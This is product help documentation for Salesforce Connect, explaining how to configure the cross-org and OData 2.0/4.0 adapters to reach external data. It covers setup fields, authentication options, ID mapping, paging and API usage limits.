Suppose that you store your inventory of products in one Salesforce org. You want your regional and local branch offices, who have their own orgs, to see the latest information about your stock. With the cross-org adapter for Salesforce Connect, those other organizations can easily access your data while respecting access restrictions that you control.

The cross-org adapter makes a Force.com REST API call each time that:

- A user clicks an external object tab for a list view.
- A user views a record detail page of an external object.
- A user views a record detail page of a parent object that displays a related list of child external object records.
- A user performs a Salesforce global search.
- A user creates, edits, or deletes an external object record.
- A user runs a report.
- The preview loads in the report builder.
- An external object is queried via flows, APIs, Apex, SOQL, or SOSL.
- You validate or sync an external data source.

To set up Salesforce Connect with the cross-org adapter, you use only point-and-click tools.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Subscriber and Provider Orgs in Salesforce Connect—Cross-Org Adapter

The *provider org* stores the data that the *subscriber org* accesses.

API Names for External Objects and Custom Fields in Salesforce Connect—Cross-Org Adapter

If external objects and custom fields are created in the subscriber org via syncing, their API names are derived from the corresponding API names in the provider org.

Record IDs and External IDs for External Objects in Salesforce Connect—Cross-Org Adapter

External object record IDs are derived from the corresponding record IDs in the provider organization. External ID values in external object records match the record IDs in the provider organization.

User Access to External Data in Salesforce Connect—Cross-Org Adapter

A user's access to external data is determined by settings on both subscriber and provider orgs.

SEE ALSO:

Salesforce Connect

Set Up Salesforce Connect to Access Data in Another Org with the Cross-Org Adapter

Considerations for Salesforce Connect—Cross-Org Adapter

Subscriber and Provider Orgs in Salesforce Connect—Cross-Org Adapter

The *provider org* stores the data that the *subscriber org* accesses.

You define the external data source and external objects in the subscriber org. Manually create the external objects and their fields, or automatically create them by syncing the provider org's metadata. When users view or search those external objects in the subscriber org, the data is obtained from the provider org and displayed in the subscriber org. When users create or edit external object records in the subscriber org, the data is saved in the provider org.

- An org can serve as both a subscriber and a provider.
- A subscriber org can access data from multiple provider orgs.
- A provider org can let multiple subscriber orgs access its data.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

Cross-Org Adapter for Salesforce Connect

API Names for External Objects and Custom Fields in Salesforce Connect—Cross-Org Adapter

If external objects and custom fields are created in the subscriber org via syncing, their API names are derived from the corresponding API names in the provider org.

Each external object's API name ends with `__x`. Custom fields on external objects use the traditional `__c` suffix in the API name. Specifically for objects and custom fields that are synced with the cross-org adapter for Salesforce Connect:

- For an API name with no suffix in the provider org, the API name is reused in the subscriber org, but with an applied `__x` suffix for an object or `__c` suffix for a field.
- For an API name with a suffix in the provider org, the API name is reused in the subscriber org. But one of the underscores (_) from the original suffix is removed, and a new `__x` or `__c` suffix is applied.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Example: If you sync the provider org's Account object, the subscriber org creates:

- An external object with the API name `Account__x`

- Custom fields including one with the API name `Account__x.Name__c`

If you sync the provider org's `CustObj__c` object, the subscriber org creates:

- An external object with the API name `CustObj_c__x`
- Custom fields including one with the API name `CustObj_c__x.Name__c`

If the provider org's object has a custom field, the subscriber org creates the custom field on the equivalent external object, for example:

- `Account__x.MyCustField_c__c`
- `CustObj_c__x.MyOtherCustField_c__c`

If you sync the provider org's `Account__x` external object, the subscriber org creates:

- An external object with the API name `Account_x__x`
- Custom fields including one with API name `Account_x__x.Name_c__c`

SEE ALSO:

Cross-Org Adapter for Salesforce Connect

Record IDs and External IDs for External Objects in Salesforce Connect—Cross-Org Adapter

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

External object record IDs are derived from the corresponding record IDs in the provider organization. External ID values in external object records match the record IDs in the provider organization.

Each object in Salesforce has an object ID with a key prefix as the first three characters. When an external object is created, it's assigned a unique key prefix.

Each external object record has a record ID that uses the same key prefix as the external object ID. The rest of the external object record ID matches the original record ID that's in the provider organization, excluding its original key prefix.

Each record ID that comes from the provider organization becomes a case-insensitive 18-character alphanumeric string in the subscriber organization.

The original record ID is available in the subscriber organization as the value of the External ID standard field on the external object record.

Each external object has an `External ID` standard field. Its values uniquely identify each external object record in your org. When the external object is the parent in an external lookup relationship, the External ID standard field is used to identify the child records.

Example: You sync the provider organization's Account object, and the subscriber organization's `Account__x` object is assigned the key prefix `x00`. An account in the provider organization with the ID 001B0000003SVC7IAO appears in the subscriber organization with the ID x00B0000003SVC7IAO and the external ID 001B0000003SVC7IAO.

SEE ALSO:

Cross-Org Adapter for Salesforce Connect

User Access to External Data in Salesforce Connect—Cross-Org Adapter

A user's access to external data is determined by settings on both subscriber and provider orgs.

The credentials that are used by the subscriber org to connect to the provider org are associated with a user in the provider org. We refer to this user as the *connected user*.

A user in the subscriber org can access only data that the connected user can access within the provider org. In other words, the subscriber org's user access respects the connected user's access restrictions, which are determined by these settings in the provider org.

- Object-level security—permission sets and profiles
- Field-level security—permission sets and profiles
- Record-level security—organization-wide sharing settings, role hierarchies, and sharing rules

In the subscriber org, grant users access to external objects via permission sets and profiles.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

Cross-Org Adapter for Salesforce Connect

Set Up Salesforce Connect to Access Data in Another Org with the Cross-Org Adapter

Set Up Salesforce Connect to Access Data in Another Org with the Cross-Org Adapter

USER PERMISSIONS

To create and edit external data sources:	"Customize Application"
To create and edit external objects:	"Customize Application"
To define or change object-level help:	"Customize Application"
To create and edit custom fields:	"Customize Application"
To edit permission sets and user profiles:	"Manage Profiles and Permission Sets"
To edit another user's authentication settings for external systems:	"Manage Users"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Provide users with seamless access to data in your other Salesforce orgs so that they have a complete view of the business. Setting up the cross-org adapter for Salesforce Connect is quick and easy with point-and-click tools.

Setting up Salesforce Connect with the cross-org adapter involves these high-level steps.

1. Define an external data source of type `Salesforce Connect: Cross-Org`.

   Create an external data source for each provider org.

2. Create the external objects.

   Perform this task only if you don't sync to automatically create the external objects. In the subscriber org, create an external object for each object in the provider org that you want to access.

3. Create help content for the external objects.

   Help your users distinguish between external objects and the other objects in the subscriber org, which can have similar names and types of data. On the subscriber org, create Visualforce pages to describe the external objects. When your users click **Help for this Page** on an external object, they read your custom help content.

4. Add custom fields and relationships to the external objects.

   Create relationships between objects. If you didn't sync to automatically create the external objects and their fields on the subscriber org, create a custom field for each of the provider org's fields that you want to access.

5. Enable user access to external objects.

   Grant object permissions through permission sets or profiles.

6. Enable user access to the fields on the external objects.

   Grant field permissions through permission sets or profiles.

7. If the external data source uses per-user authentication:

   a. Let users authenticate to the external system.

      Grant users access to authentication settings for the external data source through permission sets or profiles.

   b. Set up each user's authentication settings.

      You or your users can perform this task.

      Tip: Train your users on how to set up their authentication settings for external systems. Make sure that they know which credentials to enter for the provider org. If you're using OAuth 2.0, the OAuth flow displays the Salesforce login page twice: first to log in to the provider org to obtain an access token, and then to log back in to the subscriber org. Test the OAuth flow for potentially confusing prompts or redirects, and train your users as needed. OAuth flows vary, depending on your external system, authentication provider, and specified scopes.

SEE ALSO:

Cross-Org Adapter for Salesforce Connect

Considerations for Salesforce Connect—Cross-Org Adapter

Developer Guide: *Visualforce Developer Guide*

External Object Relationships

Subscriber and Provider Orgs in Salesforce Connect—Cross-Org Adapter

Define an External Data Source for Salesforce Connect—Cross-Org Adapter

Give your users seamless access to data across your Salesforce orgs.

1. From Setup, enter *External Data Sources* in the Quick Find box, then select **External Data Sources**.
2. Click **New External Data Source**, or click **Edit** to modify an existing external data source.
3. Complete the fields.

Field	Description
Label	A user-friendly name for the external data source. The label is displayed in the Salesforce user interface, such as in list views. If you set Identity Type to Per User, this label appears when your users view or edit their authentication settings for external systems.
Name	A unique identifier that's used to refer to this external data source definition through the API. The name can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Type	Select **Salesforce Connect: Cross-Org**.
Connect to	Determines which URL is used to connect to the provider org.
URL	If you selected Connect to Custom URL, enter the login URL for the provider org.
API Version	Select an API version that the provider org supports. The API version determines which of the provider org's objects, fields, and types you can access from the subscriber org.
Connection Timeout	Number of seconds to wait for a response from the provider org before timing out. By default, the value is set to the maximum of 120 seconds.
Writable External Objects	Lets the Force.com platform and users in this org create, update, and delete records for external objects associated with the external data source. The external object data is stored outside the org. By default, external objects are read only.
Enable Search	Determines whether global searches in the subscriber org also search the external objects' data, which is stored in the provider org. When selected, you can control which external objects are searchable by selecting or deselecting Allow Search on each external object. Only text, text area, and long text area fields on external objects can be searched. If an external object has no searchable fields, searches on that object return no records.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit external data sources:

- "Customize Application"

Field	Description
`Identity Type`	Determines whether the subscriber org uses one set or multiple sets of credentials to access the provider org. See Identity Type for External Data Sources on page 5615.

4. Select the authentication protocol.
   - If you select **Password Authentication**, enter the username and password for accessing the external system.
   - If you select **OAuth 2.0**, complete the following fields.

Field	Description
`Authentication Provider`	Select a Salesforce authentication provider. See "Configure a Salesforce Authentication Provider" in the Salesforce Help.
`Scope`	Specifies the scope of permissions to request for the access token. Your authentication provider determines the allowed values. See Use the Scope Parameter on page 953. Note: – The value that you enter replaces the `Default Scopes` value that's defined in the specified authentication provider. – Whether scopes are defined can affect whether each OAuth flow prompts the user with a consent screen. – We recommend that you request a refresh token or offline access. Otherwise, when the token expires, you lose access to the external system.
`Start Authentication Flow on Save`	To authenticate to the external system and obtain an OAuth token, select this checkbox. This authentication process is called an OAuth flow. When you click **Save**, the external system prompts you to log in. After successful login, the external system grants you an OAuth token for accessing its data from this org. Redo the OAuth flow when you need a new token—for example, if the token expires—or if you edit the `Scope` or `Authentication Provider` fields.

5. Click **Save**.
6. Click **Validate and Sync**, and confirm that the connection is successful.
   If you instead receive an error message, refer to the following documents.
   - "Status Codes and Error Responses" in the *Force.com REST API Developer Guide*
   - The "API Fault Element," "ExceptionCode," "Error," and "StatusCode" sections of "Core Data Types Used in API Calls" in the *SOAP API Developer Guide*
7. Optionally, select tables and click **Sync** to do the following for each selected table.
   - Automatically create a Salesforce external object.
   - Automatically create a custom field for each table column that's compatible with a Salesforce metadata field type.

Note: Before you sync, make sure that you understand the considerations that are described in these topics.

- Sync Considerations for Salesforce Connect—All Adapters on page 5620
- Sync Considerations for Salesforce Connect—Cross-Org Adapter on page 5621

You can instead choose to manually create the external objects and custom fields that map to the external data. Doing so lets you customize the external object names, decide which table columns to create custom fields for, and customize the custom field names. However, this approach takes longer and requires manual maintenance.

SEE ALSO:

Set Up Salesforce Connect to Access Data in Another Org with the Cross-Org Adapter
Store Authentication Settings for External Systems
API Names for External Objects and Custom Fields in Salesforce Connect—Cross-Org Adapter
Subscriber and Provider Orgs in Salesforce Connect—Cross-Org Adapter
Developer Guide: *Force.com REST API Developer Guide*

Considerations for Salesforce Connect—Cross-Org Adapter

Understand the special behaviors, limits, and recommendations for using the cross-org adapter for Salesforce Connect.

Also review the considerations that apply to all Salesforce Connect adapters.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

API Usage Considerations for Salesforce Connect—Cross-Org Adapter
With the cross-org adapter, Salesforce Connect uses Force.com REST API calls to access records in other Salesforce orgs. Depending on how the external object is accessed, each call counts toward the API usage limits of only the provider org or of both provider and subscriber orgs.

Currency Considerations for Salesforce Connect—Cross-Org Adapter
Special behaviors and limitations apply to currency fields on external objects.

SEE ALSO:

Considerations for Salesforce Connect—All Adapters

API Usage Considerations for Salesforce Connect—Cross-Org Adapter

With the cross-org adapter, Salesforce Connect uses Force.com REST API calls to access records in other Salesforce orgs. Depending on how the external object is accessed, each call counts toward the API usage limits of only the provider org or of both provider and subscriber orgs.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

When a user accesses an external object in one of the following ways, the Force.com REST API call counts toward the API usage limits of the provider org.

- Opening a list view of external object records
- Viewing an external object record detail page
- Viewing a parent object record that contains an external object related list
- Viewing a child object record that contains an external lookup field
- Executing a search that also searches external objects

- Accessing an external object from a flow, Visualforce page, Apex class, or Apex trigger
- Creating, editing, or deleting an external object record
- Running a report
- Editing a report and causing the preview to load in report builder

If a user or system accesses an external object through the SOAP API, Bulk API, or Force.com REST API, that access counts toward the API usage limits of both the subscriber org and the provider org.

SEE ALSO:

Salesforce Limits Quick Reference Guide: API Requests Limits

Considerations for Salesforce Connect—Cross-Org Adapter

Subscriber and Provider Orgs in Salesforce Connect—Cross-Org Adapter

Currency Considerations for Salesforce Connect—Cross-Org Adapter

Special behaviors and limitations apply to currency fields on external objects.

- Enable multiple currencies in the subscriber org, and make sure that the subscriber org has all the currencies that the provider orgs use. If a currency is later added to the provider org, add the currency to the subscriber org.

  If you can't enable multiple currencies in the subscriber org, make sure that all provider orgs are single-currency and use the same currency as the subscriber org.
- To enable users to change the currency when editing an external object record, add the `Currency` field to the page layouts.
- If a user tries to change the currency in an external object record, the list of currency options isn't limited to active currencies in the provider org. If the user selects a currency that's inactive or unavailable in the provider org, the user gets an error and can't save the record.
- The `convertCurrency()` function is ignored in SOQL queries of external objects.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

Implications of Enabling Multiple Currencies

Considerations for Salesforce Connect—Cross-Org Adapter

Subscriber and Provider Orgs in Salesforce Connect—Cross-Org Adapter

Access External Data with the OData 2.0 or 4.0 Adapter for Salesforce Connect

Connect your users to data that's exposed via the Open Data Protocol.

OData 2.0 or 4.0 Adapter for Salesforce Connect

Connect to your back office for a complete view of your business. With the OData 2.0 or 4.0 adapter, Salesforce Connect uses Open Data Protocol Version 2.0 or Version 4.0 to access data that's stored outside Salesforce.

Set Up Salesforce Connect to Access External Data with the OData 2.0 or 4.0 Adapter

Let users view and search data that's stored outside your Salesforce org, such as data in an enterprise resource planning (ERP) system.

Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

Understand the special behaviors, limits, and recommendations for using the OData 2.0 or 4.0 adapter for Salesforce Connect.

OData Reference for Salesforce Connect—OData 2.0 and 4.0 Adapters

Get to know the Salesforce implementation of the Open Data Protocol (OData) for accessing external systems with Salesforce Connect.

OData 2.0 or 4.0 Adapter for Salesforce Connect

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Connect to your back office for a complete view of your business. With the OData 2.0 or 4.0 adapter, Salesforce Connect uses Open Data Protocol Version 2.0 or Version 4.0 to access data that's stored outside Salesforce.

Your users and the Force.com platform interact with the external data via external objects. Salesforce Connect converts each of those interactions into an OData query that contains the relevant parameters to filter the results. Salesforce performs an OData callout each time that:

- A user clicks an external object tab for a list view.
- A user views a record detail page of an external object.
- A user views a record detail page of a parent object that displays a related list of child external object records.
- A user performs a Salesforce global search.
- A user creates, edits, or deletes an external object record.
- A user runs a report.
- The preview loads in the report builder.
- An external object is queried via flows, APIs, Apex, SOQL, or SOSL.
- You validate or sync an external data source.

The OData 2.0 adapter for Salesforce Connect can access external data that's exposed via services called *OData producers*. Learn more about OData producers at `www.odata.org`.

External IDs and OData Entity Keys

When you access external data with the OData 2.0 or 4.0 adapter for Salesforce Connect, the values of the External ID standard field on an external object are derived according to the entity key that's defined in the OData service metadata document.

Client-driven and Server-driven Paging for Salesforce Connect—OData 2.0 and 4.0 Adapters

It's common for Salesforce Connect queries of external data to have a large result set that's broken into smaller batches or pages. You decide whether to have the paging behavior controlled by the external system (server-driven) or by the OData 2.0 or 4.0 adapter for Salesforce Connect (client-driven).

SEE ALSO:

Salesforce Connect

Set Up Salesforce Connect to Access External Data with the OData 2.0 or 4.0 Adapter

Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

OData Reference for Salesforce Connect—OData 2.0 and 4.0 Adapters

External IDs and OData Entity Keys

When you access external data with the OData 2.0 or 4.0 adapter for Salesforce Connect, the values of the External ID standard field on an external object are derived according to the entity key that's defined in the OData service metadata document.

Each external object has an `External ID` standard field. Its values uniquely identify each external object record in your org. When the external object is the parent in an external lookup relationship, the External ID standard field is used to identify the child records.

Important: Don't use sensitive data as the values of the External ID standard field, because Salesforce sometimes stores those values.

- External lookup relationship fields on child records store and display the External ID values of the parent records.
- For internal use only, Salesforce stores the External ID value of each row that's retrieved from the external system. This behavior doesn't apply to external objects that are associated with high-data-volume external data sources.


EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

This list view for the Order_Detail external object displays External ID values.




Each External ID value is derived according to the entity key that's defined in the OData service metadata document of the remote data service (OData producer). The entity key is formed from a subset of the entity type's properties.

This excerpt from an OData service metadata document shows that the External ID values for the Order_Detail external object are derived from the OrderID and ProductID properties.

```
<EntityType Name="Order_Detail">
  <Key>
    <PropertyRef Name="OrderID"/>
    <PropertyRef Name="ProductID"/>
  </Key>
  <Property Name="OrderID" Type="Edm.Int32" Nullable="false"/>
  <Property Name="ProductID" Type="Edm.Int32" Nullable="false"/>
 <Property Name="UnitPrice" Type="Edm.Decimal" Nullable="false" Precision="19" Scale="4"/>

  <Property Name="Quantity" Type="Edm.Int16" Nullable="false"/>
  <Property Name="Discount" Type="Edm.Single" Nullable="false"/>
...
```

This record detail page displays the OrderID and ProductID fields. Their values are combined to create the value of the External ID standard field.



If you enable writable external objects, determine whether the external system requires write operations to specify values for the entity keys. For example, many external systems generate values for entity keys when new external object records are created in Salesforce. If your external system requires write operations to specify values for entity keys, ensure that `External ID` standard field values and entity key values don't contradict each other. For each write operation, include either the External ID standard field value or the custom field values that form the entity key, but never both.

SEE ALSO:

- OData 2.0 or 4.0 Adapter for Salesforce Connect
- Writable External Objects Considerations for Salesforce Connect—All Adapters

Client-driven and Server-driven Paging for Salesforce Connect—OData 2.0 and 4.0 Adapters

It's common for Salesforce Connect queries of external data to have a large result set that's broken into smaller batches or pages. You decide whether to have the paging behavior controlled by the external system (server-driven) or by the OData 2.0 or 4.0 adapter for Salesforce Connect (client-driven).

By default, the OData 2.0 and 4.0 adapters for Salesforce Connect use client-driven paging. Specifically, the OData requests use the `$top` and `$skip` system query options to page through the result set.

With server-driven paging, the external system determines the page sizes and batch boundaries. The external system's paging settings can optimize the external system's performance and improve the load times for external objects in your org. Also, the external data set can change while your users or the Force.com platform are paging through the result set. Typically, server-driven paging adjusts batch boundaries to accommodate changing data sets more effectively than client-driven paging.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

The `Server Driven Pagination` field on the external data source specifies whether to use client-driven or server-driven paging. If you enable server-driven paging on an external data source, Salesforce ignores the requested page sizes, including the default `queryMore()` batch size of 500 rows. The pages returned by the external system determine the batches. However, the limits for the OData adapters for Salesforce Connect still apply.

SEE ALSO:

- Define an External Data Source for Salesforce Connect—OData 2.0 or 4.0 Adapter
- General Limits for Salesforce Connect—OData 2.0 and 4.0 Adapters
- OData Query String Options

Set Up Salesforce Connect to Access External Data with the OData 2.0 or 4.0 Adapter

USER PERMISSIONS	
To create and edit external data sources:	"Customize Application"
To create and edit external objects:	"Customize Application"
To define or change object-level help:	"Customize Application"
To create and edit custom fields:	"Customize Application"
To edit permission sets and user profiles:	"Manage Profiles and Permission Sets"
To edit another user's authentication settings for external systems:	"Manage Users"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Let users view and search data that's stored outside your Salesforce org, such as data in an enterprise resource planning (ERP) system.

Setting up Salesforce Connect with anOData 2.0 or 4.0 adapter involves these high-level steps.

1. Define an external data source of type `Salesforce Connect: OData 2.0` or `Salesforce Connect: OData 4.0`.

   If your external system hosts multiple services, create an external data source for each service endpoint. Each service endpoint points to an OData service root URL and can expose collections of entities. For example, you'd create a separate external data source for each of these service endpoints.

   - `http://services.example.org/Warehouse.svc`
   - `https://services.example.org/Payroll.svc`

2. Create the external objects.

   Perform this task only if you don't sync to automatically create the external objects. Create an external object for each external data table that you want to access from your Salesforce org.

3. Create help content for the external objects.

   Create Visualforce pages that describe the external data. When your users click **Help for this Page** on an external object, they read your custom help content. Remember, your users won't find information about the external data in the Salesforce Help.

4. Add custom fields and relationships to the external objects.

   Create relationships between objects. If you didn't sync to automatically create the external objects and their fields, create a custom field for each external table column that you want to access from your Salesforce org.

5. Enable user access to external objects.

   Grant object permissions through permission sets or profiles.

6. Enable user access to the fields on the external objects.

   Grant field permissions through permission sets or profiles.

7. If the external data source uses per-user authentication:

   a. Let users authenticate to the external system.

      Grant users access to authentication settings for the external data source through permission sets or profiles.

   b. Set up each user's authentication settings.

You or your users can perform this task.

Tip: Train your users on how to set up their authentication settings for external systems. Make sure that they know which credentials to enter for each external system. If you're using OAuth 2.0, test the OAuth flow for potentially confusing prompts or redirects, and train your users as needed. OAuth flows vary, depending on your external system, authentication provider, and specified scopes.

SEE ALSO:

OData 2.0 or 4.0 Adapter for Salesforce Connect

Considerations for Salesforce Connect—All Adapters

Developer Guide: *Visualforce Developer Guide*

External Object Relationships

Define an External Data Source for Salesforce Connect—OData 2.0 or 4.0 Adapter

Connect your Salesforce org to data that's stored in an external system, such as SAP® NetWeaver Gateway, Microsoft Dynamics® NAV, or IBM WebSphere®.

Note:

- The external data must be exposed by a service that uses Open Data Protocol (OData) Version 2.0 or 4.0. Such a service is called an *OData producer*.
- The URL for reaching the OData producer must be accessible by Salesforce application servers through the Internet. You can allow access by white-listing Salesforce server IP addresses on your corporate network firewall or by setting up a reverse-proxy XML Gateway.
- The extent to which you can customize data visibility depends on the external system. To determine the optimal settings for integration with Salesforce, consult the external system's documentation.

1. From Setup, enter `External Data Sources` in the `Quick Find` box, then select **External Data Sources**.
2. Click **New External Data Source**, or click **Edit** to modify an existing external data source.
3. Complete the fields.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit external data sources:

- "Customize Application"

Field	Description
`Label`	A user-friendly name for the external data source. The label is displayed in the Salesforce user interface, such as in list views. If you set `Identity Type` to Per User, this label appears when your users view or edit their authentication settings for external systems.
`Name`	A unique identifier that's used to refer to this external data source definition through the API. The name can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Type`	Select **Salesforce Connect: OData 2.0** or **Salesforce Connect: OData 4.0**.

Field	Description
`URL`	The OData service root URL. Make sure that you escape all special characters. Each service endpoint requires its own external data source definition, but you can have multiple entities under one service root URL. For more information about the service root URL and other URL conventions, go to `www.odata.org`. Examples: • `http://services.example.org/Warehouse.svc` • `https://services.example.org/Payroll.svc` If the endpoint is defined in a named credential, enter the named credential URL. A named credential URL contains the scheme `callout:`, the name of the named credential, and an optional path. For example: `callout:`*`My_Named_Credential/some_path`*. You can append a query string to a named credential URL. Use a question mark (?) as the separator between the named credential URL and the query string. For example: `callout:`*`My_Named_Credential/some_path`*`?format=json`. If you enter a named credential URL, skip the Authentication section for the external data source. To access the external system, Salesforce Connect uses the authentication settings that are defined in the named credential.
`Connection Timeout`	Number of seconds to wait for a response from the external system before timing out. By default, the value is set to the maximum of 120 seconds. Depending on the availability of and the connection to the external system, it can take a long time to retrieve external data. Use this field to limit how long to wait for external data to load into your org.
`Writable External Objects`	Lets the Force.com platform and users in this org create, update, and delete records for external objects associated with the external data source. The external object data is stored outside the org. By default, external objects are read only.
`High Data Volume`	Salesforce enforces rate limits for retrieving and viewing data from external systems. If your org hits rate limits when accessing external objects, consider selecting the `High Data Volume` option on the associated external data sources. Doing so bypasses most rate limits, but some special behaviors and limitations apply. See High Data Volume Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters on page 5663. High-data-volume external data sources are still limited to 10,000 OData queries per hour for Enterprise, Performance, and Unlimited Editions. Higher limits are available on request. See OData Callout Rate Limit Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters on page 5662.
`Server Driven Pagination`	It's common for Salesforce Connect queries of external data to have a large result set that's broken into smaller batches or pages. Select this option to have the external system control the paging behavior. See Client-driven and Server-driven Paging for Salesforce Connect—OData 2.0 and 4.0 Adapters on page 5654.

Field	Description
`Request Row Counts`	Includes the `$inlinecount=allpages` system query option in OData queries. When selected, the response includes the total row count of the result set. Some external systems don't support the `$inlinecount=allpages` system query option. If you receive errors or notice long load times when you try to access their data, deselect `Request Row Counts` on the external data source. If you do so, however, the external data source and its associated external objects won't support the SOQL `COUNT()` aggregate function, which requires the total row count.
`Compress Requests`	When selected, Salesforce sends compressed HTTP requests to the external system. Make sure that the external system is set up to receive gzip-compressed data. Salesforce automatically accepts gzip-compressed responses.
`Enable Search`	Determines whether SOSL and Salesforce global searches also query the external objects that are associated with this external data source. When selected, you can control which external objects are searchable by selecting or deselecting `Allow Search` on each external object. Only text, text area, and long text area fields on external objects can be searched. If an external object has no searchable fields, searches on that object return no records. Select this option to allow the external data source's associated external objects to appear in the Salesforce1 downloadable app for iOS and the Salesforce1 mobile browser app when used on iOS devices.
`Custom Query Option for Salesforce Search`	Available only for the OData 2.0 adapter for Salesforce Connect. If the OData producer has implemented and exposed a free-text-search custom query option, enter the name of that query string parameter. Learn more about OData custom query options and other URI conventions at `www.odata.org`. This field has no effect when `Enable Search` is deselected or when the OData producer isn't set up to correctly handle the custom query option. See Search Considerations for Salesforce Connect—OData 2.0 Adapter.
`Use Free-Text Search Expressions`	Available only for the OData 4.0 adapter for Salesforce Connect. Select this option to use the `$search` system query option instead of `$filter` in search requests that are sent to the external system. Make sure that the OData producer is set up to support the `$search` system query option. This field has no effect when `Enable Search` is deselected. See Search Considerations for Salesforce Connect—OData 4.0 Adapter.
`Format`	The format that the OData producer uses to represent resources, such as collections of data. Make sure that the OData producer is set up to support the selected format. Learn more about representation formats and operations at `www.odata.org`.
`Special Compatibility`	Select Socrata only if the URL specifies a Socrata open data endpoint. See Socrata™ Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters on page 5663.

Field	Description
`CSRF Protection`	If the external system requires Cross-Site Request Forgery (CSRF) protection in requests to create, edit or delete its data, select this option. If you do so, your org obtains an anti-CSRF token and cookie from the external system and includes them in each create, edit, and delete request. See CSRF Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters on page 5664. Available only when `Writable External Objects` is selected.
`Anti-CSRF Token Name`	HTTP header field that contains the anti-CSRF token. The external system determines the field name. Default: X-CSRF-Token Available only when `CSRF Protection` is selected.
`Certificate`	If you specify a certificate, your Salesforce org supplies it when establishing each two-way SSL connection with the external system. The certificate is used for digital signatures, which verify that requests are coming from your Salesforce org.
`Identity Type`	Determines whether you're using one set or multiple sets of credentials to access the external system. See Identity Type for External Data Sources on page 5615. Select **Anonymous** only if the external system doesn't require authentication.

4. Select the authentication protocol.
   - If you select **Password Authentication**, enter the username and password for accessing the external system.
   - If you select **OAuth 2.0**, complete the following fields.

Field	Description
`Authentication Provider`	Choose the provider. See External Authentication Providers on page 924.
`Scope`	Specifies the scope of permissions to request for the access token. Your authentication provider determines the allowed values. See Use the Scope Parameter on page 953. Note: – The value that you enter replaces the `Default Scopes` value that's defined in the specified authentication provider. – Whether scopes are defined can affect whether each OAuth flow prompts the user with a consent screen. – We recommend that you request a refresh token or offline access. Otherwise, when the token expires, you lose access to the external system.
`Start Authentication Flow on Save`	To authenticate to the external system and obtain an OAuth token, select this checkbox. This authentication process is called an OAuth flow. When you click **Save**, the external system prompts you to log in. After successful login, the external system grants you an OAuth token for accessing its data from this org. Redo the OAuth flow when you need a new token—for example, if the token expires—or if you edit the `Scope` or `Authentication Provider` fields.

5. Click **Save**.
6. Click **Validate and Sync**, and confirm that the connection is successful.
7. Optionally, select tables and click **Sync** to do the following for each selected table.
   - Automatically create a Salesforce external object.
   - Automatically create a custom field for each table column that's compatible with a Salesforce metadata field type.

   Note: Before you sync, make sure that you understand the considerations that are described in these topics.
   - Sync Considerations for Salesforce Connect—All Adapters on page 5620
   - Sync Considerations for Salesforce Connect—OData 2.0 or 4.0 Adapter on page 5622

